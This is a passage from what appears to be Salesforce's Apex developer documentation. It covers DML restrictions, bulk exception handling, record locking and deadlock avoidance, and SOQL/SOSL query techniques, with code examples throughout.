            digestfrequency = 'N', email = 'test@test.org',
            emailencodingkey = 'UTF-8', languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id,
            timezonesidkey = 'America/Los_Angeles',
            username = 'futureuser@test.org',
            userpermissionsmarketinguser = false,
            userpermissionsofflineuser = false, userroleid = r.Id);
        insert(futureUser);
    }
}
```

This class calls the method in the previous class.

```apex
@isTest
public class UserAndContactTest {
    public testmethod static void testUserAndContact() {
        InsertFutureUser.insertUser();
        Contact currentContact = new Contact(
            firstName = String.valueOf(System.currentTimeMillis()),
            lastName = 'Contact');
        insert(currentContact);
    }
}
```

sObjects That Don't Support DML Operations

Your organization contains standard objects provided by Salesforce and custom objects that you created. These objects can be accessed in Apex as instances of the sObject data type. You can query these objects and perform DML operations on them. However, some standard objects don't support DML operations although you can still obtain them in queries. They include the following:

- AccountTerritoryAssignmentRule
- AccountTerritoryAssignmentRuleItem
- ApexComponent
- ApexPage
- BusinessHours
- BusinessProcess
- CategoryNode
- CurrencyType
- DatedConversionRate

- NetworkMember (allows `update` only)
- ProcessInstance
- Profile
- RecordType
- SelfServiceUser
- StaticResource
- Territory2
- UserAccountTeamMember
- UserPreference
- UserTerritory
- WebLink
- If an Account record has a record type of Person Account, the Name field can't be modified with DML operations.

> 📝 **Note:** All standard and custom objects can also be accessed through the SOAP API. ProcessInstance is an exception. You can't create, update, or delete ProcessInstance in the SOAP API.

Bulk DML Exception Handling

Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call) are handled differently depending on where the original call came from:

- When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the `allOrNone` parameter of a Database DML method was specified as `true`, the runtime engine follows the "all or nothing" rule: during a single operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML statement.

- When errors occur because of a bulk DML call that originates from the SOAP API with default settings, or if the `allOrNone` parameter of a Database DML method was specified as `false`, the runtime engine attempts at least a partial save:

  1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as validation rules or unique index violations is set aside.

  2. If there were errors during the first attempt, the runtime engine makes a second attempt that includes only those records that did not generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates an error (perhaps because of race conditions) it is also set aside.

  3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt which includes only those records that didn't generate errors during the first and second attempts. If any record generates an error, the entire operation fails with the error message, "Too many batch retries in the presence of Apex triggers and partial failures."

  > 📝 **Note:** Note the following:
  >
  > – During the second and third attempts, governor limits are reset to their original state before the first attempt. See Execution Governors and Limits on page 309.
  >
  > – Apex triggers are fired for the first save attempt, and if errors are encountered for some records and subsequent attempts are made to save the subset of successful records, triggers are re-fired on this subset of records.

Things You Should Know about Data in Apex

Non-Null Required Fields Values and Null Fields

When inserting new records or updating required fields on existing records, you must supply non-`null` values for all required fields.

Unlike the SOAP API, Apex allows you to change field values to `null` without updating the `fieldsToNull` array on the sObject record. The API requires an update to this array due to the inconsistent handling of `null` values by many SOAP providers. Because Apex runs solely on the Lightning Platform, this workaround is unnecessary.

DML Not Supported with Some sObjects

DML operations are not supported with certain sObjects. See sObjects That Don't Support DML Operations.

String Field Truncation and API Version

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

sObject Properties to Enable DML Operations

To be able to insert, update, delete, or undelete an sObject record, the sObject must have the corresponding property (`createable`, `updateable`, `deletable`, or `undeletable` respectively) set to `true`.

ID Values

The `insert` statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and therefore already exists in your organization's data—produces an error. See Lists for more information.

The `insert` and `update` statements check each batch of records for duplicate ID values. If there are duplicates, the first five are processed. For the sixth and all additional duplicate IDs, the SaveResult for those entries is marked with an error similar to the following:
```
Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id
more than once in this API call: number_of_attempts.
```
The ID of an updated sObject record cannot be modified in an `update` statement, but related record IDs can.

Fields With Unique Constraints

For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.

System Fields Automatically Set

When inserting new records, system fields such as `CreatedDate`, `CreatedById`, and `SystemModstamp` are automatically updated. You cannot explicitly specify these values in your Apex. Similarly, when updating records, system fields such as `LastModifiedDate`, `LastModifiedById`, and `SystemModstamp` are automatically updated.

Maximum Number of Records Processed by DML Statement

You can pass a maximum of 10,000 sObject records to a single `insert`, `update`, `delete`, and `undelete` method.

Each `upsert` statement consists of two operations, one for inserting records and one for updating records. Each of these operations is subject to the runtime limits for `insert` and `update`, respectively. For example, if you upsert more than 10,000 records and all of them are being updated, you receive an error. (See Execution Governors and Limits on page 309)

Upsert and Foreign Keys

You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the *Object Reference for Salesforce.*

Creating Records for Multiple Object Types

As with the SOAP API, you can create records in Apex for multiple object types, including custom objects, in one DML call with API version 20.0 and later. For example, you can create a contact and an account in one call. You can create records for up to 10 object types in one call.

Records are saved in the same order that they're entered in the sObject input array. If you're entering new records that have a parent-child relationship, the parent record must precede the child record in the array. For example, if you're creating a contact that references an account that's also being created in the same call, the account must have a smaller index in the array than the contact does. The contact references the account by using an `External ID` field.

You can't add a record that references another record of the same object type in the same call. For example, the Contact object has a `Reports To` field that's a reference to another contact. You can't create two contacts in one call if one contact uses the `Reports To` field to reference a second contact in the input array. You can create a contact that references another contact that has been previously created.

Records for multiple object types are broken into multiple chunks by Salesforce. A chunk is a subset of the input array, and each chunk contains records of one object type. Data is committed on a chunk-by-chunk basis. Any Apex triggers that are related to the records in a chunk are invoked once per chunk. Consider an sObject input array that contains the following set of records:

```
account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4
```

Salesforce splits the records into five chunks:

1. `account1, account2`
2. `contact1, contact2, contact3`
3. `case1`
4. `account3, account4`
5. `contact4`

Each call can process up to 10 chunks. If the sObject array contains more than 10 chunks, you must process the records in more than one call. For additional information about this feature, see Creating Records for Different Object Types in the *SOAP API Developer Guide*.

> 📝 **Note:** For Apex, the chunking of the input array for an insert or update DML operation has two possible causes: the existence of multiple object types or the default chunk size of 200. If chunking in the input array occurs because of both of these reasons, each chunk is counted toward the limit of 10 chunks. If the input array contains only one type of sObject, you won't hit this limit. However, if the input array contains at least two sObject types and contains a high number of objects that are chunked into groups of 200, you might hit this limit. For example, if you have an array that contains 1,001 consecutive leads followed by 1,001 consecutive contacts, the array will be chunked into 12 groups: Two groups are due to the different sObject types of Lead and Contact, and the remaining are due to the default chunking size of 200 objects. In this case, the insert or update operation returns an error because you reached the limit of 10 chunks in hybrid arrays. The workaround is to call the DML operation for each object type separately.

DML and Knowledge Objects

To execute DML code on knowledge articles (KnowledgeArticleVersion types such as the custom FAQ__kav article type), the running user must have the Knowledge User feature license. Otherwise, calling a class method that contains DML operations on knowledge articles results in errors. If the running user isn't a system administrator and doesn't have the Knowledge User feature license, calling any method in the class returns an error even if the called method doesn't contain DML code for knowledge articles but another method in the class does. For example, the following class contains two methods, only one of which performs DML on a knowledge article. A non-administrator non-knowledge user who calls the `doNothing` method will get the following error: `DML operation UPDATE not allowed on FAQ__kav`

```apex
public class KnowledgeAccess {

  public void doNothing() {
  }

  public void DMLOperation() {
    FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update articles;
  }
```

```
}
```

As a workaround, cast the input array to the DML statement from an array of FAQ__kav articles to an array of the generic sObject type as follows:

```
public void DMLOperation() {
    FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update (sObject[]) articles;
}
```

Locking Records

When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won't be changed by another client during the lock period.

IN THIS SECTION:

[Locking Statements](#)

In Apex, you can use FOR UPDATE to lock sObject records while they're being updated in order to prevent race conditions and other thread safety problems.

[Locking in a SOQL For Loop](#)

[Avoiding Deadlocks](#)

Locking Statements

In Apex, you can use FOR UPDATE to lock sObject records while they're being updated in order to prevent race conditions and other thread safety problems.

While an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won't be changed by another client during the lock period. The lock gets released when the transaction completes.

To lock a set of sObject records in Apex, embed the keywords FOR UPDATE after any inline SOQL statement. For example, the following statement, in addition to querying for two accounts, also locks the accounts that are returned:

```
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
```

📝 **Note:** You can't use the ORDER BY keywords in any SOQL query that uses locking.

Locking Considerations

- While the records are locked by a client, the locking client can modify their field values in the database in the same transaction. Other clients have to wait until the transaction completes and the records are no longer locked before being able to update the same records. Other clients can still query the same records while they're locked.
- If you attempt to lock a record currently locked by another client, your process waits a maximum of 10 seconds for the lock to be released before acquiring a new lock. If the wait time exceeds 10 seconds, a QueryException is thrown. Similarly, if you attempt to update a record currently locked by another client and the lock isn't released within a maximum of 10 seconds, a DmlException is thrown.

- If a client attempts to modify a locked record, the update operation might succeed if the lock gets released within a short amount of time after the update call was made. In this case, it is possible that the updates will overwrite those made by the locking client if the second client obtained an old copy of the record. To prevent this from happening, the second client must lock the record first. The locking process returns a fresh copy of the record from the database through the `SELECT` statement. The second client can use this copy to make new updates.

- The record locks that are obtained in Apex via `FOR UPDATE` clause are automatically released when making callouts. Use caution while making callouts in contexts where `FOR UPDATE` queries may have been previously executed.

- When you perform a DML operation on one record, related records are locked in addition to the record in question. For more information, see the Record Locking Cheat Sheet.

🕯️ **Warning:** Use care when setting locks in your Apex code. See Avoiding Deadlocks.

Locking in a SOQL For Loop

The `FOR UPDATE` keywords can also be used within SOQL `for` loops. For example:

```
for (Account[] accts : [SELECT Id FROM Account
                        FOR UPDATE]) {
    // Your code
}
```

As discussed in SOQL For Loops, the example above corresponds internally to calls to the `query()` and `queryMore()` methods in the SOAP API.

Note that there is no `commit` statement. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Avoiding Deadlocks

Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or rows. To avoid such deadlocks, the Apex runtime engine:

1. First locks sObject parent records, then children.

2. Locks sObject records in order of ID when multiple records of the same type are being edited.

As a developer, use care when locking rows to ensure that you are not introducing deadlocks. Verify that you are using standard deadlock avoidance techniques by accessing tables and rows in the same order from all locations in an application.

SOQL and SOSL Queries

You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets.

SOQL Statements

SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for `count` method queries.

For example, you could retrieve a list of accounts that are named Acme:

```
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
```

From this list, you can access individual elements:

```
if (!aa.isEmpty()) {
    // Execute commands
}
```

You can also create new objects from SOQL queries on existing ones. This example creates a new contact for the first account with the number of employees greater than 10.

```
Contact c = new Contact(Account = [SELECT Name FROM Account
    WHERE NumberOfEmployees > 10 LIMIT 1]);
c.FirstName = 'James';
c.LastName = 'Yoyce';
```

The newly created object contains null values for its fields, which must be set.

The `count` method can be used to return the number of rows returned by a query. The following example returns the total number of contacts with the last name of Weissman:

```
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
```

You can also operate on the results using standard arithmetic:

```
Integer j = 5 * [SELECT COUNT() FROM Account];
```

SOQL limits apply when executing SOQL queries. See Execution Governors and Limits.

For a full description of SOQL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

SOSL Statements

SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the SOSL query. If a SOSL query doesn't return any records for a specified sObject type, the search results include an empty list for that sObject.

For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map:

```
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

📝 **Note:** The syntax of the `FIND` clause in Apex differs from the syntax of the `FIND` clause in SOAP API and REST API:

- In Apex, the value of the `FIND` clause is demarcated with single quotes. For example:

  ```
  FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

  📝 **Note:** Apex that is running in system mode ignores field-level security while scanning for a match using `IN ALL FIELDS`.

- In the API, the value of the `FIND` clause is demarcated with braces. For example:

  ```
  FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

From `searchList`, you can create arrays for each object returned:

```
Account [] accounts = ((List<Account>)searchList[0]);
Contact [] contacts = ((List<Contact>)searchList[1]);
```

```
Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);
Lead [] leads = ((List<Lead>)searchList[3]);
```

SOSL limits apply when executing SOSL queries. See Execution Governors and Limits.

For a full description of SOSL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

IN THIS SECTION:

1. Working with SOQL and SOSL Query Results
2. Accessing sObject Fields Through Relationships
3. Understanding Foreign Key and Parent-Child Relationship SOQL Queries
4. Working with SOQL Aggregate Functions
5. Working with Very Large SOQL Queries
6. Using SOQL Queries That Return One Record
7. Improve Performance by Avoiding Null Values
8. Working with Polymorphic Relationships in SOQL Queries

    A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For example, the `Who` relationship field of a Task can be a Contact or a Lead.

9. Using Apex Variables in SOQL and SOSL Queries
10. Querying All Records with a SOQL Statement

Working with SOQL and SOSL Query Results

SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The following code example causes a runtime error:

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is not selected
String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

The following is the same code example rewritten so it does not produce a runtime error. Note that `Name` has been added as part of the select statement, after `Id`.

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is now selected
String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses the first account record in the list, and then dereferences the record's `AnnualRevenue` field:

```
Double rev = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme'][0].AnnualRevenue;

// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
```

```
Double rev2 = [SELECT AnnualRevenue FROM Account
               WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
```

The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns an Integer as the result of a `COUNT` operation:

```
Integer i = [SELECT COUNT() FROM Account];
```

Fields in records returned by SOSL queries must always be dereferenced.

Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex.

Accessing sObject Fields Through Relationships

sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the associated sObject. For example, the Contact sObject has both an `AccountId` field of type ID, and an `Account` field of type Account that points to the associated sObject record itself.

The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note).

For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the contact can be used to modify a field on the account:

📝 Note: To provide the most complete example, this code uses some elements that are described later in this guide:

- For information on `insert` and `update`, see Insert Statement and Update Statement.

```
Account a = new Account(Name = 'Acme');
insert a;  // Inserting the record automatically assigns a
           // value to its ID field
Contact c = new Contact(LastName = 'Weissman');
c.AccountId = a.Id;
// The new contact now points at the new account
insert c;

// A SOQL query accesses data for the inserted contact,
// including a populated c.account field
c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];

// Now fields in both records can be changed through the contact
c.Account.Name = 'salesforce.com';
c.LastName = 'Roth';

// To update the database, the two types of records must be
// updated separately
update c;        // This only changes the contact's last name
update c.Account; // This updates the account name
```

> **Note:** The expression `c.Account.Name`, and any other expression that traverses a relationship, displays slightly different characteristics when it is read as a value than when it is modified:
>
> - When being read as a value, if `c.Account` is null, then `c.Account.Name` evaluates to `null`, but does *not* yield a `NullPointerException`. This design allows developers to navigate multiple relationships without the tedium of having to check for null values.
> - When being modified, if `c.Account` is null, then `c.Account.Name` *does* yield a `NullPointerException`.

In SOSL, you would access data for the inserted contact in a similar way to the SELECT statement used in the previous SOQL example.

```
List<List<SObject>> searchList = [FIND 'Acme' IN ALL FIELDS RETURNING
Contact(id,Account.Name)]
```

In addition, the sObject field key can be used with `insert`, `update`, or `upsert` to resolve foreign keys by external ID. For example:

```
Account refAcct = new Account(externalId__c = '12345');

Contact c = new Contact(Account = refAcct, LastName = 'Kay');

insert c;
```

This inserts a new contact with the `AccountId` equal to the account with the `external_id` equal to '12345'. If there is no such account, the insert fails.

> **Tip:** The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on execution limits, see .
>
> ```
> Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];
>
> Contact c = new Contact(Account = refAcct.Id);
>
> insert c;
> ```

Understanding Foreign Key and Parent-Child Relationship SOQL Queries

The `SELECT` statement of a SOQL query can be any valid SOQL statement, including foreign key and parent-child record joins. If foreign key joins are included, the resulting sObjects can be referenced using normal field notation. For example:

```
System.debug([SELECT Account.Name FROM Contact
              WHERE FirstName = 'Caroline'].Account.Name);
```

Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example:

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
                  FROM Account
                  WHERE Name = 'Acme']) {
    Contact[] cons = a.Contacts;
}

//The following example also works because we limit to only 1 contact
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
                  FROM Account
                  WHERE Name = 'testAgg']) {
```

```
      Contact c = a.Contacts;
}
```

Working with SOQL Aggregate Functions

Aggregate functions in SOQL, such as `SUM()` and `MAX()`, allow you to roll up and summarize your data in a query. For more information on aggregate functions, see *Aggregate Functions* in the Salesforce SOQL and SOSL Reference Guide.

You can use aggregate functions without using a `GROUP BY` clause. For example, you could use the `AVG()` aggregate function to find the average `Amount` for all your opportunities.

```
AggregateResult[] groupedResults
  = [SELECT AVG(Amount)aver FROM Opportunity];
Object avgAmount = groupedResults[0].get('aver');
```

Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a read-only sObject and is only used for query results.

Aggregate functions become a more powerful tool to generate reports when you use them with a `GROUP BY` clause. For example, you could find the average `Amount` for all your opportunities by campaign.

```
AggregateResult[] groupedResults
  = [SELECT CampaignId, AVG(Amount)
      FROM Opportunity
      GROUP BY CampaignId];
for (AggregateResult ar : groupedResults)  {
    System.debug('Campaign ID' + ar.get('CampaignId'));
    System.debug('Average amount' + ar.get('expr0'));
}
```

Any aggregated field in a `SELECT` list that does not have an alias automatically gets an implied alias with a format `expr`*i*, where *i* denotes the order of the aggregated fields with no explicit aliases. The value of *i* starts at 0 and increments for every aggregated field with no explicit alias. For more information, see *Using Aliases with `GROUP BY`* in the Salesforce SOQL and SOSL Reference Guide.

> 📝 **Note:** Queries that include aggregate functions are still subject to the limit on total number of query rows. All aggregate functions other than `COUNT()` or `COUNT(fieldname)` include each row used by the aggregation as a query row for the purposes of limit tracking.
>
> For `COUNT()` or `COUNT(fieldname)` queries, limits are counted as one query row, unless the query contains a GROUP BY clause, in which case one query row per grouping is consumed.

Working with Very Large SOQL Queries

> ⛔ **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Your SOQL query sometimes returns so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL query `for` loop instead, since it can process multiple batches of records by using internal calls to `query` and `queryMore`.

For example, if the results are too large, this syntax causes a runtime exception:

```
Account[] accts = [SELECT Id FROM Account];
```

Instead, use a SOQL query `for` loop as in one of the following examples:

```
// Use this format if you are not executing DML statements
// within the for loop
for (Account a : [SELECT Id, Name FROM Account
                  WHERE Name LIKE 'Acme%']) {
    // Your code without DML statements here
}

// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
                            WHERE Name LIKE 'Acme%']) {
    // Your code here
    update accts;
}
```

The following example demonstrates a SOQL query `for` loop that's used to mass update records. Suppose that you want to change the last name of a contact in records for contacts whose first and last names match specified criteria:

```
public void massUpdate() {
    for (List<Contact> contacts:
      [SELECT FirstName, LastName FROM Contact]) {
        for(Contact c : contacts) {
            if (c.FirstName == 'Barbara' &&
              c.LastName == 'Gordon') {
                c.LastName = 'Wayne';
            }
        }
        update contacts;
    }
}
```

Instead of using a SOQL query in a `for` loop, the preferred method of mass updating records is to use batch Apex, which minimizes the risk of hitting governor limits.

For more information, see SOQL For Loops on page 169.

More Efficient SOQL Queries

For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 1 million records. To avoid this error, ensure that the query is selective.

Selective SOQL Query Criteria

- A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE clause meet the mentioned conditions.

- The selectivity threshold is 10% of the first million records and less than 5% of the records after the first million records, up to a maximum of 333,333 records. In some circumstances, for example with a query filter that is an indexed standard field, the threshold can be higher. Also, the selectivity threshold is subject to change.

Custom Index Considerations for Selective SOQL Queries

- The following fields are indexed by default.

- – Primary keys (Id, Name, and OwnerId fields)
  - – Foreign keys (lookup or master-detail relationship fields)
  - – Audit dates (CreatedDate and SystemModstamp fields)
  - – RecordType fields (indexed for all standard objects that feature them)
  - – Custom fields that are marked as External ID or Unique

- Fields not indexed by default are automatically indexed when the Salesforce optimizer recognizes that an index can improve performance for frequently run queries.

- Salesforce Support can add custom indexes on request for customers.

- A custom index can't be created on these types of fields: multi-select picklists, currency fields in a multicurrency organization, long text fields, some formula fields, and binary fields (fields of type blob, file, or encrypted text.) New data types, typically complex ones, are periodically added to Salesforce, and fields of these types don't always allow custom indexing.

- You can't create custom indexes on formula fields that include invocations of the `TEXT` function on picklist fields.

- Typically, a custom index isn't used in these cases.

  - – The queried values exceed the system-defined threshold.
  - – The filter operator is a negative operator such as `NOT EQUAL TO` (or `!=`), `NOT CONTAINS`, and `NOT STARTS WITH`.
  - – The `CONTAINS` operator is used in the filter, and the number of rows to be scanned exceeds 333,333. The `CONTAINS` operator requires a full scan of the index. This threshold is subject to change.
  - – You're comparing with an empty value (`Name != ''`).

  However, there are other complex scenarios in which custom indexes can't be used. Contact your Salesforce representative if your scenario isn't covered by these cases or if you need further assistance with non-selective queries.

Examples of Selective SOQL Queries

To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, assume that there are more than 1 million records for the Account sObject. These records include soft-deleted records, that is, deleted records that are still in the Recycle Bin.

Query 1:

```
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
```

The `WHERE` clause is on an indexed field (Id). If `SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>)` returns fewer records than the selectivity threshold, the index on `Id` is used. This index is typically used when the list of IDs contains only a few records.

Query 2:

```
SELECT Id FROM Account WHERE Name != ''
```

Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query non-selective.

Query 3:

```
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
```

Here we have to see if any filter, when considered individually, is selective. As we saw in the previous example, the first filter isn't selective. So let's focus on the second one. If the count of records returned by `SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA'` is lower than the selectivity threshold, and CustomField__c is indexed, the query is selective.

Using SOQL Queries That Return One Record

SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime exception results if zero sObjects or more than one sObject is found in the list. For example:

```
List<Account> accts = [SELECT Id FROM Account];

// These lines of code are only valid if one row is returned from
// the query. Notice that the second line dereferences the field from the
// query without assigning it to an intermediary sObject variable.
Account acct = [SELECT Id FROM Account];
String name = [SELECT Name FROM Account].Name;
```

Improve Performance by Avoiding Null Values

In your SOQL and SOSL queries, explicitly filtering out null values in the WHERE clause allows Salesforce to improve query performance. In the following example, any records where the `Thread__c` value is null are eliminated from the search.

```
Public class TagWS {

/* getThreadTags
*
* a quick method to pull tags not in the existing list
*
*/
   public static webservice List<String>
   getThreadTags(String threadId, List<String> tags) {

       system.debug(LoggingLevel.Debug,tags);

       List<String> retVals = new List<String>();
       Set<String> tagSet = new Set<String>();
       Set<String> origTagSet = new Set<String>();
       origTagSet.addAll(tags);

// Note WHERE clause optimizes search where Thread__c is not null

       for(CSO_CaseThread_Tag__c t :
          [SELECT Name FROM CSO_CaseThread_Tag__c
          WHERE Thread__c = :threadId AND
          Thread__c != null])

       {
          tagSet.add(t.Name);
       }
       for(String x : origTagSet) {
   // return a minus version of it so the UI knows to clear it
          if(!tagSet.contains(x)) retVals.add('-' + x);
       }
       for(String x : tagSet) {
   // return a plus version so the UI knows it's new
          if(!origTagSet.contains(x)) retvals.add('+' + x);
       }
```

```
        return retVals;
    }
}
```

Working with Polymorphic Relationships in SOQL Queries

A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For example, the `Who` relationship field of a Task can be a Contact or a Lead.

The following describes how to use SOQL queries with polymorphic relationships in Apex. If you want more general information on polymorphic relationships, see Understanding Relationship Fields and Polymorphic Fields in the SOQL and SOSL Reference.

You can use SOQL queries that reference polymorphic fields in Apex to get results that depend on the object type referenced by the polymorphic field. One approach is to filter your results using the `Type` qualifier. This example queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> events = [SELECT Description FROM Event WHERE What.Type IN ('Account',
'Opportunity')];
```

Another approach would be to use the `TYPEOF` clause in the SOQL `SELECT` statement. This example also queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> events = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN
Amount END FROM Event];
```

These queries return a list of sObjects where the relationship field references the desired object types.

If you need to access the referenced object in a polymorphic relationship, you can use the instanceof keyword to determine the object type. The following example uses `instanceof` to determine whether an Account or Opportunity is related to an Event.

```
Event myEvent = eventFromQuery;
if (myEvent.What instanceof Account) {
    // myEvent.What references an Account, so process accordingly
} else if (myEvent.What instanceof Opportunity) {
    // myEvent.What references an Opportunity, so process accordingly
}
```

Note that you must assign the referenced sObject that the query returns to a variable of the appropriate type before you can pass it to another method. The following example

1. Queries for User or Group owners of Merchandise__c custom objects using a SOQL query with a `TYPEOF` clause

2. Uses `instanceof` to determine the owner type

3. Assigns the owner objects to User or Group type variables before passing them to utility methods

```
public class PolymorphismExampleClass {

    // Utility method for a User
    public static void processUser(User theUser) {
        System.debug('Processed User');
    }

    // Utility method for a Group
    public static void processGroup(Group theGroup) {
        System.debug('Processed Group');
    }
```

```
    public static void processOwnersOfMerchandise() {
        // Select records based on the Owner polymorphic relationship field
        List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName
 WHEN Group THEN Email END FROM Merchandise__c];
        // We now have a list of Merchandise__c records owned by either a User or Group
        for (Merchandise__c merch: merchandiseList) {
            // We can use instanceof to check the polymorphic relationship type
            // Note that we have to assign the polymorphic reference to the appropriate
            // sObject type before passing to a method
            if (merch.Owner instanceof User) {
                User userOwner = merch.Owner;
                processUser(userOwner);
            } else if (merch.Owner instanceof Group) {
                Group groupOwner = merch.Owner;
                processGroup(groupOwner);
            }
        }
    }
}
```

Using Apex Variables in SOQL and SOSL Queries

SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they're preceded by a colon (`:`). This use of a local code variable within a SOQL or SOSL statement is called a *bind*. The Apex parser first evaluates the local variable in code context before executing the SOQL or SOSL statement. Bind expressions can be used as:

- The search string in `FIND` clauses.
- The filter literals in `WHERE` clauses.
- The value of the `IN` or `NOT IN` operator in `WHERE` clauses, allowing filtering on a dynamic set of values. Note that this is of particular use with a list of IDs or Strings, though it works with lists of any type.
- The division names in `WITH DIVISION` clauses.
- The numeric value in `LIMIT` clauses.
- The numeric value in `OFFSET` clauses.

For example:

```
Account A = new Account(Name='xxx');
insert A;
Account B;

// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];

// A bind with arithmetic
B = [SELECT Id FROM Account
     WHERE Name = :('x' + 'xx')];

String s = 'XXX';

// A bind with expressions
B = [SELECT Id FROM Account
     WHERE Name = :'XXXX'.substring(0,3)];
```

```apex
// A bind with INCLUDES clause
B = [SELECT Id FROM Account WHERE :A.TYPE INCLUDES ('Customer – Direct; Customer –
Channel')];

// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
     WHERE Name = :[SELECT Name FROM Account
                    WHERE Id = :A.Id].Name];

Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
                                    accountId=A.id)};

// Binds in both the parent and aggregate queries
B = [SELECT Id, (SELECT Id FROM Contacts
                 WHERE Id = :C.Id)
     FROM Account
     WHERE Id = :A.Id];

// One contact returned
Contact D = B.Contacts;

// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];

// An OFFSET bind
Integer offsetVal = 10;
List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal];

